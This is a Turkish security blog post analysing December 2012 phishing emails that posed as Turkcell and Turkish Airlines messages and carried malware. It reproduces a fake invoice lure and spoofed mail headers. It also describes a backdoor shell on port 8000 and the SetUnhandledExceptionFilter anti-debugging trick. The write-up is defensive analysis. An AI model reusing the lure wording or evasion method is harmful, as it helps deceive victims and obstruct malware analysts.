
Şeytan Ayrıntıda Gizlidir

written by Mert SARICA | 1 January 2013

19 Aralık 2012 tarihinde birçok banka müşterilerinden gelen ihbarları değerlendirmek ile güne başladı. Aynı anda sosyal medyada ve NetSec bilişim güvenliği e-posta listesinde Turkcell ve Vodafone'dan gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar yer almaya başladı.



Message Fatura_Bildirimi.pdf.zip (36 KB)

From: Turkcell Kurumsal Tahsilat [mailto:turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr]
Sent: Wednesday, December 19, 2012 11:35 AM
To: Cagri Merkezi Insan Kaynaklari
Subject: Fatura Bildirimi

TURKCELL www.turkcell.com.tr/kurumsal

Değerli Müşterimiz,

Firmanız **Yalçın Kardeşler Halı Tek.San.Ve Tic.Ltd** e ait **25.11.2012** tarihinde basılan fatura bilgileriniz ekte dikkatinize sunulmuştur. Toplam fatura tutarı **1.483,31 TL** olup son ödeme tarihi **06.12.2012** dir.
Detaylar ekli dosya bulunmaktadır.
Ödemelerinizi anlaşmalı olduğumuz banka şubelerinden yapabilir, yeni fatura ödemeleriniz için otomatik ödeme talimatı verebilirsiniz.

Bir sonraki ay hesap kesim tarihiniz **25.12.2012** olup son ödeme tarihiniz **07.01.2013** dir.


Saygılarımızla
Turkcell İletişim Hizmetleri A.Ş.

Bu mesaj bilgilendirme amacıyla gönderilmiştir.
Faturalarınız ile ilgili soru ve görüşleriniz için, 444 0 532 Turkcell Müşteri Hizmetleri'ni arayabilirsiniz.

TURKCELL Faturanızı Hemen Ödemek İçin Tıklayınız

TURKCELL Ödeme Kanallarını Görmek İçin Tıklayınız


24 Aralık 2012 tarihinde ise bu defa THY'den gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar gündemi meşgul etmeye başladı.



E-postaların başlık bilgileri incelendiğinde e-postaların Turkcell ve THY'den gönderiliyormuş gibi gösterilmeye çalışıldığı anlaşılıyordu. Fakat dikkatlice bakıldığında son adımda e-postanın Tayvan'da ki bir sunucudan alınmış olduğu bu nedenle başlık bilgilerinin manipüle edildiği açıkça anlaşılıyordu.

```
Received: from mail.gff.com.tw (60.250.9.34) by [redacted] with Microsoft SMTP Server id 14.1.355.2; Mon, 24 Dec 2012
 21:52:04 +0200
Received: from ISTEXCEDGE1.thynet.thy.com ([212.175.83.159]) by
 ip226.226.onofis.com (IceWarp 9.3.1) with ESMTP (SSL) id 6QR95678 for
 [redacted] Tue, 25 Dec 2012 03:52:03 +0800
Received: from javabatchp3 (192.168.254.165) by ISTEXCEDGE1.thynet.thy.com
 (10.11.91.138) with Microsoft SMTP Server id 14.1.218.12; Tue, 25 Dec 2012
 03:52:03 +0800
Message-ID: <16728329.8371489790626.JavaMail.otbatch@javabatchp3>
From: Turkish Airlines <please_do_not_reply@thy.com>
To: [redacted]
Subject: Turkish Airlines Online Ticket - Information Message
Date: Tue, 25 Dec 2012 03:52:03 +0800
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=a__cazmn_87_11_29"
Return-Path: artistes@thy.com
X-MS-Exchange-Organization-AuthSource: [redacted]
X-MS-Exchange-Organization-AuthAs: Anonymous
X-MS-Exchange-Organization-SCL: 0
X-MS-Exchange-Organization-PCL: 2
X-MS-Exchange-Organization-Antispam-Report: DV:3.3.5705.600;OrigIP:60.250.9.34
```


Ardından bazı web sitelerinde ve NetSec bilişim güvenliği e-posta listesinde zararlı yazılım üzerinde yapılan kısa analizlere yer verildi ve bu analizlerde zararlı yazılımın trojan olmadığı, çalıştırıldıktan sonra 8000 numaralı bağlantı noktasında (port) dinlemeye geçtiği ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) verildiği belirtiliyordu.




Emek ve zaman harcandığı açıkça belli olan profesyönelce hazırlanmış iki farklı sahte e-posta ve sadece çalıştırıldığı sistemde 8000 numaralı bağlantı noktasında komut satırı erişimi veren zararlı bir yazılım ? Muhtemelen okurken size de inandırıcı gelmeyen bu senaryo bana da hiç inandırıcı gelmediği için sahte THY e-postasında yer alan zararlı yazılıma kısaca göz atmaya karar verdim. Özellikle yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilmektedir bu nedenle yazılım seviyesine inilmeden yapılan bir analiz sonucuna göre bir karara varmak çok doğru değildir. Yazılım seviyesine inilse dahi kimi zaman yanılma payı olabilmektedir.


Immunity Debugger aracı ile zararlı yazılımı analiz etmeye başladığımda ilk dikkatimi çeken Immunity Debugger tarafından karşıma çıkan şüpheli uyarı mesajları oldu.


Ardından bir Anti Debugging tekniği olan ve zararlı yazılımlarda sıkça karşılaşılan SetUnhandledExceptionFilter dikkatimi çekti. Normalde bir yazılım çalışma esnasında ortaya çıkabilecek potansiyel hataları, istisnai durumları tespit eder ve ona göre aksiyon alır ancak öngörülemeyen hatalar için bir yazılımcı SetUnhandledExceptionFilter filtresi ile öngörülemeyen hataların da tespit edilmesini ve buna göre aksiyon almasını sağlayabilir. Hata ayıklayıcı (debugger) ile çalıştırılan bir yazılımda ise debugger yazılımın çalışması esnasında ortaya çıkan hataları, istisnai durumları kendisi yönetmeye çalışır. Bunu bilen zararlı yazılım geliştiricileri de bu filtreden faydalanarak sayısal hatalara yol açacak bir kod parçası çalıştırır ve bu hatayı bu filtrenin ayıklamasını ve yazılımın akışına devam etmesini sağlar. Ancak bunu bilmeyen bir hata ayıklayıcı böyle bir hata ile karşılaştığında yazılımın akışını devam ettiremez ve yazılım çökmüş olur kısaca SetUnhandledExceptionFilter ile debuggerlar bu şekilde devre dışı bırakılmaya çalışılır.

